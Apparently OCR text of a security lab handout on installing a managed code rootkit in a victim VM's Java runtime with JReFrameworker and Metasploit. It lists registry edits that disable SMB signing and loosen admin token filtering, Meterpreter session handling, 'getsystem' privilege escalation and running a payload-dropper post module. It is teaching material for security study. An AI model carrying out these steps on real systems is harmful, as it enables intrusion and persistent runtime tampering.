
Open Window's *regedit* tool.



Navigate to the registry key, **“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters”** on the target systems and setting the value of **“RequireSecuritySignature”** to **“0”**. Note that while some registry keys may be case sensitive, these keys do not appear to be case sensitive. This registry edit disables the group policy requirement that communications must be digitally signed.



You may also need to add a new registry key under **“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System”**. Setting the key to be a DWORD (32-bit) named **“LocalAccountTokenFilterPolicy”** with a value of **“1”**. This edit allows local users to perform administrative actions.




After setting the registry keys, re-run the exploit in Kali. If you are still not successful, try restarting the Windows machine and double checking your exploit configuration parameters by typing set to view the current values. If the exploit was successful you will see that one new session was created.

If you are unfamiliar with Meterpreter some basic operations can be found online at https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics. Take a moment to explore the operations that Meterpreter offers.


When you are done, type ”background” to exit and background the Meterpreter session. Then type ”back” to exit the exploit configuration menu. Don’t worry these commands won’t kill your Meterpreter session (the session is still active and can be accessed again later).

Lab: Deploying MCRs with JReFrameworker

Part 2: Post-Exploitation




Now that we have an active Meterpreter session on our victim machine we can use JReFrameworker to manipulate the runtime or install a managed code rootkit. First determine the active Meterpreter sessions that you have by typing ”sessions –l” to list the current sessions.




Since most typical Java runtime installations are installed in a directory that requires root or Administrator privileges you may need to escalate your privileges depending on your current access level. To begin interacting with the session of the victim machine, type ”sessions -i 1” (replacing 1 with your desired session).
Type ”getsystem” to attempt standard privilege escalation techniques.

Once you have system level privileges (assuming you need them),
type ”background” to exit and background the Meterpreter session.




Next download a copy of the current jreframeworker.rb (https://github.com/JReFrameworker/JReFrameworker/blob/master/metasploit/jreframeworker.rb) Metasploit module. Then in a new Kali terminal run ”mkdir -p ~/.msf4/modules/post/manage/java” to create a directory path for the custom module. Add the *jreframeworker.rb* module to the newly created directory. Note that the module must end with the Ruby *.rb* extension. Additional information on loading custom Metasploit modules can be found on the Metasploit Wiki at https://github.com/rapid7/metasploit-framework/wiki/Loading-External-Modules.


At the root Metasploit console type ”reload_all” to detect the newly added module.




For this tutorial we will be using the Hello World JReFrameworker module discussed in the first lab (additional information at https://jreframeworker.com/hello-world). In the host machine, open the *HelloWorld* Eclipse project and do a clean build to ensure you have the latest compiled code (navigate to *Project* > *Clean...*). Next navigate to *File* > *Export* > *Other...* > *JReFrameworker Payload Dropper*.



In the export dialog select the *HelloWorld* project and press *Next*.



Select the output path to save the payload dropper and press the *Finish* button.



Copy the payload dropper into the Kali attacker machine.


At the root Metasploit console, load the JReFrameworker post module by typing ”use post/manage/java/jreframeworker”. Note that the module path may be different if you decided to change the directory path in the previous steps.

Type ”show options” to view the basic JReFrameworker module options. Type ”show advanced options” to show additional module options.

Type ”set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar” to set the JReFrameworker payload to the *hello-world-dropper.jar* module we exported from JReFrameworker earlier.


Type ”set SESSION 1” to set the post module to run on the Meterpreter session 1. Remember that your session number may be different.

DON’T RUN THE POST MODULE YET!




Now before we run the post module, it might be a good idea to take a snapshot of our victim machine in case you want to restore it later.

Let’s also take this opportunity to run a simple Hello World program on the victim machine and confirm that the Java runtime is working properly before it is modified.



If everything is working as expected, type ”run” to execute the post module.



Finally inspect the behavior of the victim machine when the same Hello World program is executed again (now in the modified runtime). You should see that the message is printed backwards!

Now it's up to you to experiment with other payloads. Just remember that the payload dropper is itself written in Java and executes on the victim's runtime. If you have modified the runtime already future modifications may become unpredictable, so you might consider restoring the snapshot of the victim virtual machine before going any further. Good luck!